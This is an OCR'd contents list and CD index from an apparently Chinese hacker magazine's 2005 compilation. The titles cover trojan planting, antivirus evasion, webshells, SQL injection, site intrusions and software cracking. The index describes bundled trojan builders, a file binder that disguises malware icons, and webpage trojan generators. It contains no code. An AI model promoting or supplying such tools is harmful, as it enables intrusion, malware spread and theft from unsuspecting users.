2005.3 了解你的网络状况
－网络测试之Qcheck篇 · · · · · · · · · · · · · 105
2005.3 手工清理QQ密码杀手 · · · · · · · · · · · · · 106
2005.3 菜鸟的黑客利器－啊D网络工具包 · · · · · · · 106
2005.3 你收到的文件安全吗? · · · · · · · · · · · · · 108
2005.3 ACDSEE也改文件时间戳 · · · · · · · · · · · · 108
2005.3 系统进程管理利器－esteem procs · · · · · · · 109
2005.3 关于Blackice防火墙的有趣小发现 · · · · · · · 109
2005.3 系统安全保护神－终级防线 · · · · · · · · · · 110
2005.3 安全小精灵－筑巢精灵 · · · · · · · · · · · · 111
2005.3 偷梁换柱巧绕密码
－玩转Radmin之另类手法 · · · · · · · · · · · 111
2005.4 让你的Office文档从此不再泄密 · · · · · · · · 113
2005.4 安全使用剪贴板 · · · · · · · · · · · · · · · · 113
2005.4 Chinaren校友录班级像册随你看 · · · · · · · · 114
2005.4 几种流行QQ尾巴的清除办法 · · · · · · · · · · 114
2005.4 几秒钟把你的硬盘填满 · · · · · · · · · · · · · 115
2005.4 万花丛中过,片叶不沾身
－文件隐藏新工具加密奇兵 · · · · · · · · · · 116
2005.4 远程遥控下载利器
－Download2Home · · · · · · · · · · · · · · · 117
2005.4 让注册表编辑器"失忆" · · · · · · · · · · · · 117
2005.4 GHOST备份教程＋135
端口的另类关闭 · · · · · · · · · · · · · · · · 118
2005.4 远程遥控你的电脑 · · · · · · · · · · · · · · 119
2005.4 网络冲浪"隐身"利器－Steganos
Internet Anonym Pro 7 · · · · · · · · · · · · 120
2005.4 命令行下的文件传输总结 · · · · · · · · · · · 122
2005.4 歌曲任我下载 · · · · · · · · · · · · · · · · · 123
2005.4 轻松玩转 Red Hat Linux 9.0 · · · · · · · · · 124
2005.5 最新旁注工具完全体验 · · · · · · · · · · · · 128
2005.5 鼠标一晃,痕迹全无 · · · · · · · · · · · · · · 130
2005.5 这样的马,怎能白白放了它?
－反追踪行动中嗅探技术的应用 · · · · · · · · 131
2005.5 我的google我做主 · · · · · · · · · · · · · · · 132
2005.5 Guest用户攻与防 · · · · · · · · · · · · · · · 134
2005.5 斩断黑手的冰刃 · · · · · · · · · · · · · · · · 135
2005.5 不被查杀的代理服务器
是这样炼成的 · · · · · · · · · · · · · · · · · 137
2005.5 另类后门－Serv－U下的后门 · · · · · · · · · 138
2005.5 加密数据库的克星 CrackAccess1.2 · · · · · · 139
2005.5 浅谈终端服务引起的故障
－应2004年8月号《问题征解》 · · · · · · · · · 140
2005.5 解剖冰舞2.5 · · · · · · · · · · · · · · · · · · 141
2005.6 穿透TCP/IP筛选和防火墙
－HTTPtunnel · · · · · · · · · · · · · · · · · 143
2005.6 穿过xp sp2的防火墙入侵 · · · · · · · · · · · 145
2005.6 HDSI 2.0X版详细大解说 · · · · · · · · · · · 146
2005.6 防火墙后面的脆弱 · · · · · · · · · · · · · · · 149
2005.6 菜鸟学技术,工具组合很重要 · · · · · · · · · · 150
2005.6 检测捆绑文件的好方法 · · · · · · · · · · · · · 151
2005.6 用WINPE更改WIN2K
或WINXP管理员密码 · · · · · · · · · · · · · · 151
2005.6 从QQ悟出的绝世剑法
－又一开机自启动方法的发现及利用 · · · · · · 152
2005.6 利用AccessDiver破解收费网站会员 · · · · · · 154
2005.6 菜鸟黑站最新工具－Webhunter小记 · · · · · · 155
2005.6 黑软恶搞篇 for X－Scan v3.2 · · · · · · · · · 156

牧马记

2005.1 木马常见植入技术大剖析 · · · · · · · · · · · 158
2005.1 自己丰衣足食
－菜鸟制作木马的旅程 · · · · · · · · · · · · · 161
2005.2 让木马躲过瑞星2005的"追杀" · · · · · · · · 162
2005.2 李代桃僵－启动木马的小花招 · · · · · · · · · 163
2005.2 新年的天空又来"灰鸽子" · · · · · · · · · · · 164
2005.2 简单的CGI后门 · · · · · · · · · · · · · · · · · 164
2005.3 实战rmtSvc&vIDC后门 · · · · · · · · · · · · · 166
2005.3 国外的迷你木马Flux · · · · · · · · · · · · · · 167
2005.4 封杀木马、病毒启动系统服务的权限 · · · · · · 169
2005.4 脚本木马之虚拟主机防护篇 · · · · · · · · · · 170
2005.4 打造免杀的灰鸽子2005 · · · · · · · · · · · · · 172
2005.4 小议php后门的脚本变形 · · · · · · · · · · · · 174
2005.5 打造X档案专版冰河 · · · · · · · · · · · · · · 175
2005.5 详解黑洞2005 · · · · · · · · · · · · · · · · · · 177
2005.5 蓝屏木马存在严重漏洞 · · · · · · · · · · · · · 180
2005.6 实战灰鸽子2005客户端脱壳 · · · · · · · · · · 181
2005.6 PcShare2005轻松搞定内网肉鸡 · · · · · · · · 182
2005.6 打造完美的远程控制 · · · · · · · · · · · · · · 184
2005.6 巧妙提升冰狐浪子ASP木马权限 · · · · · · · · 185

神密园

2005.1 Crack菜鸟阶段晋级篇
－TIT女子破解小组之菜鸟暴破教学篇 · · · · · 187
2005.1 巧破Tegoweb · · · · · · · · · · · · · · · · · · 190
2005.1 寻"打字高手"万能密码 · · · · · · · · · · · · · 191
2005.2 彻底破解女孩子日记本 · · · · · · · · · · · · · 193
2005.2 破解加密光盘 · · · · · · · · · · · · · · · · · · 194
2005.2 动静皆风云 · · · · · · · · · · · · · · · · · · · 196
2005.2 打造终极破解 · · · · · · · · · · · · · · · · · · 197

CONTENT

期号 标题 页码 期号 标题 页码

2005.2 破解Alcohol 120% · · · · · · · · · · · · · · · 200
2005.3 按键精灵2.65正式版破解一条龙 · · · · · · · · 202
2005.3 菜鸟破解实战之用OllyDbg突破OCX · · · · · · 205
2005.3 Crack菜鸟阶段晋级篇
—TIT女子破解小组之注册码追击教学篇 · · · · 208
2005.3 突发其想之完美暴破 · · · · · · · · · · · · · · 211
2005.3 破解瑞星安装文件 · · · · · · · · · · · · · · · 212
2005.4 Rwx2005内存注册机制作全攻略 · · · · · · · 213
2005.4 对抗W32Dasm之雕虫小技 · · · · · · · · · · · 214
2005.4 Cracker组合招式
之轻松突破时间限制初级篇 · · · · · · · · · · 215
2005.4 亿唯E书破解记 · · · · · · · · · · · · · · · · 217
2005.4 亲“父”鉴定—反Ollydbg调试一法 · · · · · · 219
2005.5 Cracker组合招式
之轻松突破时间限制高级篇 · · · · · · · · · · 220
2005.5 轻松破解“QQ聊天记录终结者V4.0” · · · · · 221
2005.5 我是这样Crack的 · · · · · · · · · · · · · · · 222
2005.5 破解高强度文件夹加密大师 · · · · · · · · · 225
2005.6 Cracker组合招式
之轻松突破光盘隐藏技术 · · · · · · · · · · · 226
2005.6 Crack菜鸟阶段晋级篇
—TIT女子破解小组之注册机编写教学篇 · · · · 227
2005.6 菜鸟也要突破OCX—递归静态破解法 · · · · 228

黑 客 人 物 面 对 面

2005.1 邪恶八进制安全小组之冰血封情 · · · · · · · 231
2005.2 中国年龄最小的黑客高手—wolfboy · · · · · 232
2005.3 曾经的枫三少 · · · · · · · · · · · · · · · · · 234
2005.4 20NT网络安全小组—浪心 · · · · · · · · · · 235
2005.5 中国黑客联盟(C.H.U)
Snakebin采访记 · · · · · · · · · · · · · · · · 237
2005.6 中国黑客发展的阳光大道 · · · · · · · · · · 238

侠 隐 仙 踪

2005.1 黑客行 · 242
2005.2 黑的代价 · · · · · · · · · · · · · · · · · · · 244
2005.3 2个黑客和一个菜鸟 · · · · · · · · · · · · · · 246
2005.3 午夜凶铃 · · · · · · · · · · · · · · · · · · · 247
2005.4 菜鸟江湖之师与徒 · · · · · · · · · · · · · · 247
2005.5 不需要后悔的入侵 · · · · · · · · · · · · · · 249
2005.6 黑客与女孩之网络情缘 · · · · · · · · · · · 250

一 个 人 的 战 争

2005.1 我的一次入侵总结 · · · · · · · · · · · · · · 253
2005.1“艰难”的肉鸡夺回战争 · · · · · · · · · · · 254
2005.1 局域网大入侵 · · · · · · · · · · · · · · · · 255
2005.1 渗透电信话费查询系统 · · · · · · · · · · · 257
2005.1 一次针对一个大学网站的入侵手记 · · · · · 258
2005.1 一次郁闷但有趣的报复性渗透 · · · · · · · 259
2005.1 用MySql备份得到WebShell · · · · · · · · · · 261
2005.2 不一样的上传 · · · · · · · · · · · · · · · · 264
2005.2 ms04045 wins远程代码
执行漏洞的利用 · · · · · · · · · · · · · · · 265
2005.2 IIS w3who.dll ISAPI
Overflow漏洞抢先试用 · · · · · · · · · · · · 266
2005.2 一次艰苦的6个小时的渗透过程 · · · · · · · 267
2005.2 我的曲折INJECTION行动 · · · · · · · · · · · 269
2005.2 Linux下的旁注入侵 · · · · · · · · · · · · · · 270
2005.2 ms04044本地权限提升漏洞的利用 · · · · · · 272
2005.2 山穷水尽的突破
—对load_file()的利用 · · · · · · · · · · · · 274
2005.2 随着“动感”入侵购物系统 · · · · · · · · · · 275
2005.3 盗”也要“盗”的精彩
—从飞龙文章系统上传漏洞
到系统管理员的飞跃 · · · · · · · · · · · · · 277
2005.3 MS05002漏洞大体验 · · · · · · · · · · · · · 278
2005.3 bo-blog存在的极大安全隐患 · · · · · · · · · 280
2005.3 菜鸟入侵目标网站 · · · · · · · · · · · · · · 281
2005.3 偷梁换柱绕过MD5 · · · · · · · · · · · · · · 282
2005.3 asp系统暴库小技巧 · · · · · · · · · · · · · 283
2005.3 雪石厨房
插件漏洞For Dvbbs 7.0 sp2 · · · · · · · · · · 284
2005.3 炸开L-BLOG程序大门 · · · · · · · · · · · · · 285
2005.3 为母校做个安全检测 · · · · · · · · · · · · · 287
2005.4 窃取黑手的果实 · · · · · · · · · · · · · · · 289
2005.4 MYBBS—年纪小漏洞可不小 · · · · · · · · · · 291
2005.4 在phpwind论坛里潜藏的威胁 · · · · · · · · · 292
2005.4 bbsxp5.11版本
暴库加上传asp木马 · · · · · · · · · · · · · · 294
2005.4 蓝色伊人日记本漏洞分析 · · · · · · · · · · 295
2005.4 利用端口转向深度入侵内网 · · · · · · · · · 295
2005.4 ccproxy6.2
最新远程溢出漏洞分析 · · · · · · · · · · · · 297
2005.4 从实例看SQL注入原理 · · · · · · · · · · · · 299
2005.4 Asp.net+Oracle下的注入漏洞的利用 · · · · · 302
2005.5 Microsoft Windows MSHTA
脚本执行漏洞(MS05-016)测试过程 · · · · · · 303
2005.5 探究BBSXP的漏洞 · · · · · · · · · · · · · · · 305
2005.5 对某杀毒软件公司网站的一次渗透 · · · · · 308
2005.5 被遗忘的利刃 · · · · · · · · · · · · · · · · 311
2005.5 爱线交友网站大入侵 · · · · · · · · · · · · · 312
2005.5 利用跨站从bo-blog得到webshell · · · · · · · 314
2005.5 小菜也来手工破解电影网站 · · · · · · · · · 316
2005.5 FLASH跨站攻击 · · · · · · · · · · · · · · · · 317
2005.5 入侵亦如取西经 · · · · · · · · · · · · · · · 318
2005.6 Discuz! 跨站也精彩 · · · · · · · · · · · · · · 319
2005.6 八天—漫长的渗透 · · · · · · · · · · · · · · 322
2005.6 换个思路来入侵 · · · · · · · · · · · · · · · 325

目录

期号 标题 页码 期号 标题 页码

2005.6 Solaris9系统入侵与权限保持 · · · · · · · · · · 327
2005.6 入侵网站跟我来 · · · · · · · · · · · · · · · 330
2005.6 一波三折的入侵 · · · · · · · · · · · · · · · 332
2005.6 Windows ASN.1 远程溢出漏洞实战 · · · · · 333
2005.6 国际域名争夺战 · · · · · · · · · · · · · · · 334

黑客研究院

2005.1 PHPWIND1.3.6论坛漏洞分析 · · · · · · · · 336
2005.1 菜鸟也玩LINUX-brk()漏洞重提 · · · · · · · · 338
2005.1“中间人攻击”小揭秘 · · · · · · · · · · · · · 340
2005.1 FlashFXP的另类用法
-使用FlashFXP来提升权限 · · · · · · · · · · · 342
2005.1 CTB 1.73不算漏洞的漏洞 · · · · · · · · · 343
2005.2 SQL注入快捷环境搭建 · · · · · · · · · · · · 343
2005.2 Serv-U的终极利用-直接修改配置文件篇 · · · 345
2005.2 伪装欺骗利用高手-目录欺骗工具 · · · · · · 348
2005.2 利用CommView实现本地和远程密码嗅探 · · · · 349
2005.2 Linux启动安全最大化 · · · · · · · · · · · · 351
2005.3 ofstar论坛的致命漏洞分析和利用详解 · · · · 353
2005.3 WEB入侵-表单提交在入侵中的作用 · · · · · 354
2005.3 完美的加密方式 · · · · · · · · · · · · · · · 356
2005.3 江苏移动-你的地盘我做主 · · · · · · · · · 357
2005.3 dvbbs的跨站和欺骗技巧 · · · · · · · · · · · 359
2005.4 Discuz!2.5F上传的安全隐患 · · · · · · · · · 360
2005.4 巧用Win2k人性化设计隐藏服务器 · · · · · · 361
2005.4 小心！CCProxy权限继承 · · · · · · · · · · · 362
2005.4 打造安全的sudo规则 · · · · · · · · · · · · · 363
2005.4 隐藏php后门技巧终极篇 · · · · · · · · · · · 364
2005.5 全面剖析“收费网站-VIP会员专区” · · · · · · 365
2005.5 DDoS的攻击手段与对策 · · · · · · · · · · · 369
2005.6 BBSXP漏洞再探究 · · · · · · · · · · · · · · 370
2005.6 Linux黑客后门较量-从入侵角度看问题 · · · · 375

安全第一

2005.1 网络安全高手-Prevx Home · · · · · · · · · 378
2005.1 把好共享文件的“大门” · · · · · · · · · · · · 380
2005.1 Windows 2003安全设置指南 · · · · · · · · · 381
2005.1 看护住你的80端口 · · · · · · · · · · · · · · 384
2005.2 查杀木马新“利器”
-上网助手之反间谍专家 · · · · · · · · · · · · 385
2005.2 超酷工具-EasyRecovery · · · · · · · · · · · 387
2005.2 直捣后门软肋-wininterrogate · · · · · · · · · 388
2005.2 网上冲浪安全保护神
-AOF个人防火墙 · · · · · · · · · · · · · · · 389
2005.3 Windows日志的保护 · · · · · · · · · · · · · 390
2005.3 棒杀Windows默认共享五招式 · · · · · · · · 393
2005.3 利用IIS日志追查网站入侵者 · · · · · · · · · 395
2005.4 微软之反谍软件AntiSpyware · · · · · · · · · 396
2005.5 浏览网页也要自由 · · · · · · · · · · · · · · 398
2005.6 非常防火墙-Look 'n' Stop · · · · · · · · · · 399

黑客编程

2005.1 Linux安全攻略-僵尸进程 · · · · · · · · · · 403
2005.2 狗尾续貂之再谈逆向工程打造隐蔽的后门 · · · 405
2005.2 Linux下文件另类加密技巧 · · · · · · · · · · 407
2005.3 菜鸟也玩shellcode · · · · · · · · · · · · · · 408
2005.4 通过ASP实现SQL数据库的远程备份和恢复 · · 412
2005.4 用VB编写刷QQ等级的软件 · · · · · · · · · · 413
2005.4 c#黑客编程基础之多线程端口扫描 · · · · · · 414
2005.4 逆向工程之-菜鸟的无进程无硬盘
文件无服务无启动项后门 · · · · · · · · · · 415
2005.5 我的shellcode双语学习日记 · · · · · · · · · 418
2005.6 一夫当关，万夫莫开-ASP.net
帮你阻挡SQL Injection攻击 · · · · · · · · · 422
2005.6 浅析黑客x档案论坛注册验证不严漏洞 · · · · · 424

毒笼

2005.6 艰难的杀毒历程 · · · · · · · · · · · · · · · 427
2005.4 i-worm.jeans.a 炒作尽头带来的思考 · · · · · 428

主题乐园

2005.1 Theta 2配置和使用详解 · · · · · · · · · · · 430
2005.1 凶悍的禽兽 · · · · · · · · · · · · · · · · · 433
2005.1 又一款国产超强木马-神气儿2.0 · · · · · · · 437
2005.1 重返自己的战场
-浅谈LINUX下的后门技术 · · · · · · · · · · · 440
2005.2 蜜罐全接触 · · · · · · · · · · · · · · · · · 442
2005.3 菜鸟后门编写步步高 · · · · · · · · · · · · · 454
2005.6 NTFS磁盘系统配置全攻略 · · · · · · · · · · 468
2005.6 我的IE我做主：详解IE安全应用 · · · · · · · · 475
2005.6 瞬间转移-CMD下快速进入任意目录 · · · · · · 480

CONTENT

特别主题乐园


菜鸟总动员


新手入门

4 QQ 的两款菜鸟工具
7 菜鸟也谈 QQ
8 打造坚固的网吧
12 共享入侵让肉鸡起飞
17 论坛灌水之我灌，我灌灌灌！
19 破解文件夹加密的屠龙刀
22 小菜鸟和他的肉鸡
24 巧妙利用 flashget 站点资源管理器入侵
27 入侵一条龙——菜鸟必备超酷工具大集合
38 杀毒软件 kill 不能下载特征码的解决办法
40 记一次"正当"的入侵
45 让动网下地狱去吧！

安全点滴

107 反谍精英谱
119 时刻保护你的 Windows——Windows Watch Dog
123 查找恶意程序的好帮手——木马辅助查找器





"伯乐"说"马"

48 反弹木马岂能只玩灰鸽子——"远程控制任我行"之新版体验
54 打造专业版网页木马生成器
57 利用 WEBSHELL 来进行挂马
61 隐藏木马的绝佳方法

破解的角落

126 破解免杀付费版任我行
129 算法逆推之教你制作算法注册机
133 速写大师 V2.0 破解及注册机制作全攻略
136 菜鸟脱壳之寻找 OEP
139 循序渐进破动画

黑暗中的舞者

69 入侵传奇私服之菜鸟篇
72 菜鸟的最后一次入侵
76 就这样把肉鸡搞定
80 BBSXP 一为什么受伤的总是我
86 Bo-blog，教你直接得到 WebShell
89 玩一把 SP2 版的 BBSXP
96 意外的入侵
100 虚拟主机系统——你做好安全了吗？

飘逸的代码

143 用 API 函数轻松获取 IP 地址
147 打造属于自己的防注程序
152 Sniffer 原来就这么简单
159 自己编程也强聊



光盘索引

A 盘

辅臣MDB数据库浏览器：一个打开MDB数据库的工具。

PortMapper：能将机器的端口号TCP/UDP映射到其它的机器或其它IP地址上，支持来访IP的访问控制，停留在system tray上，非常不错的软件。

明小子旁注入侵工具：

ACCESS密码破解者：

Access密码分析器：可以自动判断ACCESS97/2000/XP并分析出数据库密码、更易于使用，同时修改了界面，修正了多个错误。

黑洞2005：

极速漏洞扫描器：功能一：端口扫描设置 简单扫描，标准扫描，完全扫描；功能二：远程开启3398端口；功能三：暴出Dvbbs 7.10 物理地址。

美国wow魔兽生成器：把asp收信程序解压到桌面后，上传到支持asp的空间上面去，如果上传正确，可以看到后台页面。

QQ 屠夫：程序使用非常简单，打开主程序QQmassacre.exe后，填写各个配置项目，然后点生成木马就可以了。生成后的木马体积只有20K左右。程序在98下修改注册表启动，在2000以上操作系统下以自定义服务方式启动。

EXE捆绑机3.0：本软件可以把两个可执行程序捆绑成一个程序，执行捆绑后的程序就等于同时执行了两个程序，而且它会自动更改图标，使捆绑后的程序和捆绑前的程序图标一样，做到天一无缝。

网页木马生成器：

WinPcap3.1：它是WIN32平台上网络分析和捕获数据包的链接库，其功能相当于Linux/BSD/UNIX 平台下的Libpcap 库文件。

nmap3.90：是一款针对大型网络的端口扫描工具，尽管它也适用于单机扫描。在不同情况下，你可能需要隐藏扫描、越过防火墙扫描或者使用不同的协议进行扫描。

Resplendent Registrar：运行于Windows XP/2000/NT/ME/9x下的超强注册表编辑工具。它允许你像使用资源管理器一样对注册表进行复制、剪切、粘贴、移动等操作。软件的搜索及替换功能十分强大；书签编辑器可以对注册表书签进行彩色显示、添加注释等操作等。

tscrack：针对Win2000终端服务的一个密码破解程序。这个程序被微软推荐给用户使用，来检查终端服务密码的强壮性。

超级字典生成器：一款十分好用的密码字典生成工具，采用高度优化算法，制作字典速度极快，约每分钟800兆(CPU=800MHz)。

超级兔子魔法设置：国内和Windows优化大师齐名的系统设置软件，清晰的分类让你迅速找到相关功能，提供几乎所有Windows的隐藏参数调整，可以改变系统设置、优化系统、清洁电脑，让上网的电脑更安全。

Foxmail帐户口令清除器：忘记帐户密码后为解除口令而写出的一个绿色小软件(解压到一单独目录后只有两个文件Readme.txt与Clr_FoxmailPwd.exe)，希望对哪些与我有同样遭遇的同仁会有所帮助。

WinHex：一个很不错的16进制文件编辑与磁盘编辑软件。可做Hex与ASCII码编辑修改，多文件寻替换功能，一般运算及逻辑运算，磁盘磁区编辑(支持FAT16、FAT32和NTFS)自动搜寻编辑，文件比对和分析等功能。

Passware KIT：Passware解密工具合集，不论是遗忘的Office、Windows、Zip、Lotus密码它都能帮您统统找回来！

Windows NT/2K攻击探测机：功能强大，使用简单，增加了自动上传远程图形控制后门功能。

Remote Administrator：可以通过网络控制其它的计算机，可以实现全屏功能，好像在使用自己的计算机。只要能通过局域网或互连网相连，对方的计算机可以在任何地方。

Z-file伪装加密软件：一个与众不同的加密工具，它可以将加密的结果再隐藏入一个bmp格式的图形文件，让别人看不见你的重要文件。更有电子邮件、密码管理等功能。

MIME漏洞网页生成器：一个是MIME漏洞程序捆绑器（可以将木马捆绑到网页中）。

代理服务器CCProxy：增加了热键功能开关，对应ini文件里的EnableHotKey。增加了proxy-connection开关，对应ini文件里的EnableProxyConnection，有些网站屏蔽代理访问，可以通过修改这个选项来实

现突破屏蔽。

TegoWeb 及文章工具包： 这个软件通过ActiveX可以把普通的软件转化为可以在你的主页直接执行的在线版本。它的兼任性和稳定性经过几个版本的升级，现在已经相当不错了，只要不是太大型的软件，一般都可以成功的转化、Tegoweb 注册机等。

Sqlexec： SQL 数据库连接器，用于SQL 漏洞入侵，连接后可以得到计算机的CMD，在CMD 下进行入侵。该软件简单好用。

Bifrost： 短小精悍的反弹木马。可自定义端口，可自定义密码 来保护你的肉鸡支持注册表启动、ActiveX启动、支持延迟运行等。

Recton： 提供两中种植方式：1、传统的IPC 方式。2、http 下载方式第一种方式我要说的就是它不依赖Task Scheduler 服务哦，第二中的方式的原理其实是通过WMI 服务在远程主机上写入一个具有下载功能的脚本，然后执行这个脚本去指定http 地址下载文件。

攀达计算机USB 控制器： 一款安全级别较高的计算机防拷贝软件。它可以有效地控制计算机的USB 设备，防止计算机信息被非法拷贝和泄密，适用于各种需要严格保密的计算机或具备特殊用途的计算机。

rhdtool.exe： 能将隐藏在Office 文档中的秘密一网打尽，包括：批注、以前的作者和编辑者、用户名、个人摘要信息、修订标记、版本、VB 宏、传送名单、电子邮件头、方案备注。

Ghost： 一个出色的硬盘对拷工具，它可以把一个磁盘上的全部内容复制到另外一个磁盘上，也可以把磁盘内容复制为一个磁盘的镜像文件，以后你可以用镜像文件创建一个原始磁盘的拷贝。

B 盘

地下阅读

《人体穴位与推拿》

《成语大全》

《大长今》

《第二次世界大战简史(插图本)》

《家装设计全攻略》

《李敖大全集电子版合集》

《刘德华画传》

《美容大王》

《图解PHOTOSHOP CS2 新功能体验》

《中华人民共和国分省地图册》

FLASH 音乐

芙蓉姐夫柔情版

空城

告别了，我最爱的人

寂静之音

一直很安静

搞笑 FLASH

动画速写—范伟和本山

兰兰的第一次

奇志相声

白吃

FLASH 游戏

一起做月饼哦

江湖找茬玩

是男人就立住不倒

勇者泡泡龙

情感 FLASH

爱靠思念活下去

爱情是一部忧伤的童话

别人

我是你的月亮

我最爱的猪

光盘索引

游民一族

幻想游戏4.2

2005东京电玩展现场MM视频

极品飞车9 预告片

天籁之音

超级女声《终极PK》专辑

梁静茹《丝路》专辑

MTV

死亡金属

潘玮柏＆弦子《不得不爱》

王蓉《爸爸妈妈》

张韶涵《娃娃》（大长今MTV）

Free Style 《please tell me why》

韩国MM劲歌热舞秀

Bada《Somehow Somewhere》

黄色卡片《海洋大道》

Madonna《Die Another Day》

Blue《CURTAIN FALLS》

搞笑视频

《灌篮高手》韩国真人版

《头文字D》中AE86赛车真实版

5秒让你笑

TVB记者头上飞来一只小强

百度打击google的广告

大长今广告肯德基版

功夫超一流的警察

马路上演新版骇客帝国

日本搞笑整人节目

日本是这样教育学生的

这样的大雪你还敢开车吗？

后舍男孩搞笑视频

《I want it that way》

《童话》

《As long as you love me》

《Radio in My Head》

相声表演

广告赏析

Lotteria快餐公司广告

Mamonde化妆品广告

Mise-en-scene洗发水广告

韩国现代汽车广告

全智贤代言HANAFOX广告

三星ANYCALL手机广告

夏普SHARP SX833广告

张娜拉代言巧克力棒广告

